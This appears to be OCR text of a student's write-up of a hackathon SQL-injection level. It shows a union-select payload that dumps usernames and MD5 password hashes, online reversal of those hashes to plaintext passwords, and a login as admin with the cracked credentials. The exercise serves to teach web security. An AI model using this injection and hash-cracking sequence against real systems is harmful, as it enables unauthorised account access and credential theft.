
id	product	price
Hacked by venagaci	admin	d8578edf8458ce06fbc5bb76a58c5ca4
Hacked by venagaci	test	e99a18c428cb38d5f260853678922e03

Query String Parameters

```
id: -1 union select "Hacked by venagaci",loginname,password from login
```

Revealed hashed values:

Hash value for Admin:


venagaci-VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Google Chrome Feb 22 02:09
md5.gromweb.com/?md5=d8578edf8458ce06fbc5bb76a58c5ca4
Reverse
Convert
11°C Cloudy
Search
Right Ctrl
02:09 22/02/2024

MD5 Center

MD5 conversion and reverse lookup

MD5 reverse for d8578edf8458ce06fbc5bb76a58c5ca4

The MD5 hash d8578edf8458ce06fbc5bb76a58c5ca4 was successfully reversed into the string qwerty

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

d8578edf8458ce06fbc5bb76a58c5ca4

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:


Convert a string to a MD5 hash

qwerty

What is a MD5 hash?

MD5 (Message Digest algorithm, 5th version) is an algorithm which converts a given sequence of characters into another unique sequence of characters, with a fixed length, called "hash". For instance, the MD5 hash of the word password is 5f4dcc3b5aa765d61d8327deb882cf99.

Hash value for test:


venagaci-VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Google Chrome Feb 22 02:11
md5.gromweb.com/?md5=e99a18c428cb38d5f260853678922e03
Reverse
Convert
11°C Cloudy
Search
Right Ctrl
02:11 22/02/2024

MD5 Center

MD5 conversion and reverse lookup

MD5 reverse for e99a18c428cb38d5f260853678922e03

The MD5 hash e99a18c428cb38d5f260853678922e03 was successfully reversed into the string abc123

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

e99a18c428cb38d5f260853678922e03


You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

abc123

What is a MD5 hash?

MD5 (Message Digest algorithm, 5th version) is an algorithm which converts a given sequence of characters into another unique sequence of characters, with a fixed length, called "hash". For instance, the MD5 hash of the word password is 5f4dcc3b5aa765d61d8327deb882cf99.


venagaci-VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Google Chrome Feb 22 02:14
WhatsApp Hackathon 2 waph-hackat e99a18c428cb MD5 reverse History
Not secure waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/home.php
Google YT Canvas GitHub WhatsApp Zoom Internet Login iLovePDF Cincy outlook All Bookmarks
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights
Preserve log Disable cache No throttling
Filter Invert Hide data URLs Hide extension URLs All Fetch/XHR Doc CSS JS Font Img Media Manifest WS Wasm Other Blocked response cookies
Blocked requests 3rd-party requests
Name Headers Payload Preview Response Initiator Timing Cookies
11°C Cloudy
Search
Right Ctrl
02:14 22/02/2024

WAPH-Hackathon 2-Level 2

Login Success!

Username: admin

```
▾Form Data    view source    view URL-encoded
  username: admin
  password: qwerty
```